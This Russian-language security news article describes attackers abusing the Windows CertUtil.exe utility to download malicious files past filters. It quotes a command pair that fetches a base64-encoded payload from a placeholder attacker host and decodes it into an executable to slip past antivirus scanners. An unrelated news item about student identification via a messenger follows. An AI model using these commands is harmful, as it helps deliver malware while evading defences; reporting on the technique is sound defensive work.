



CertUtil.exe позволяет загружать вредоносные файлы в обход фильтрам

CertUtil.exe позволяет загружать вредоносные файлы в обход фильтрам

CertUtil.exe позволяет загружать вредоносные файлы в обход фильтрам

Эксперты в области безопасности обеспокоены использованием киберпреступниками встроенной в Windows программы CertUtil во вредоносных целях. CertUtil предназначена для управления сертификатами в Windows, с помощью этой программы вы можете устанавливать, создавать резервную копию, удалять и управлять хранилищами сертификатов в Windows.

Одной из особенностей CertUtil является возможность загрузить сертификат или любой другой файл по удаленному URL-адресу, сохранив его в виде локального файла. Для этого используется следующий синтаксис: «certutil.exe -urlcache -split -f [URL] output.file».


Еще в 2017 году исследователь Кейси Смит в Twitter выразил обеспокоенность тем, что этот метод можно использовать для загрузки вредоносных программ.


Опасения Смита подтвердились, так как недавно обнаруженный троян с марта этого года использует этот метод для загрузки различных пакетных файлов и сценариев на зараженный компьютер.

В качестве преимущества этого механизма загрузки вредоносных файлов эксперты называют возможность обойти различные фильтры, которые бы не позволили сделать это любой другой программе.

Ксавье Мертенс, консультант по вопросам безопасности, опубликовал свою версию использования CertUtil для загрузки злонамеренного содержимого. Чтобы параллельно обойти антивирусные сканеры, Мертенс предлагает кодировать файл при помощи base64, что позволит представить его как безобидный текст.

После загрузки текстового файла команда «certutil.exe -decode» может использоваться для декодирования файла в исполняемый:

C:\Temp>certutil.exe -urlcache -split -f "https://hackers.home/badcontent.txt" bad.txt
C:\Temp>certutil.exe -decode bad.txt bad.exe

Более того, некоторые специалисты сообщают о том, что такой метод уже используется киберпреступными группами.

Подпишитесь на новости

Вузам разрешили проверять личность студентов на онлайн-экзаменах через МАКС

Правительство разрешило образовательным организациям идентифицировать студентов на дистанционных экзаменах по данным, которые те предоставят через мессенджер МАКС. Речь идет о сведениях из студенческого билета или документа, удостоверяющего личность.

Новый способ можно применять на текущем контроле успеваемости, промежуточной и итоговой аттестации при электронном и дистанционном обучении.

Постановление опубликовано на портале правовой информации. В документе МАКС назван многофункциональным сервисом обмена информацией: так мессенджер обозначен в законодательстве. Пользоваться этим способом вузы смогут при наличии технической возможности.

Проект постановления Минцифры опубликовало в августе. Он вносит изменения в правила применения электронного обучения и дистанционных образовательных технологий, утвержденные постановлением № 1678 от 11 октября 2023 года.

В проекте, кроме МАКС, упоминалась идентификация по лицу и голосу через Единую биометрическую систему, а вход через «Госуслуги» вузы могли использовать и раньше.

Закон об электронных студенческих билетах и зачетных книжках президент подписал в конце 2025 года. Эти документы должны быть доступны по QR-коду на «Госуслугах» и в МАКС.

RSS: Новости на портале Anti-Malware.ru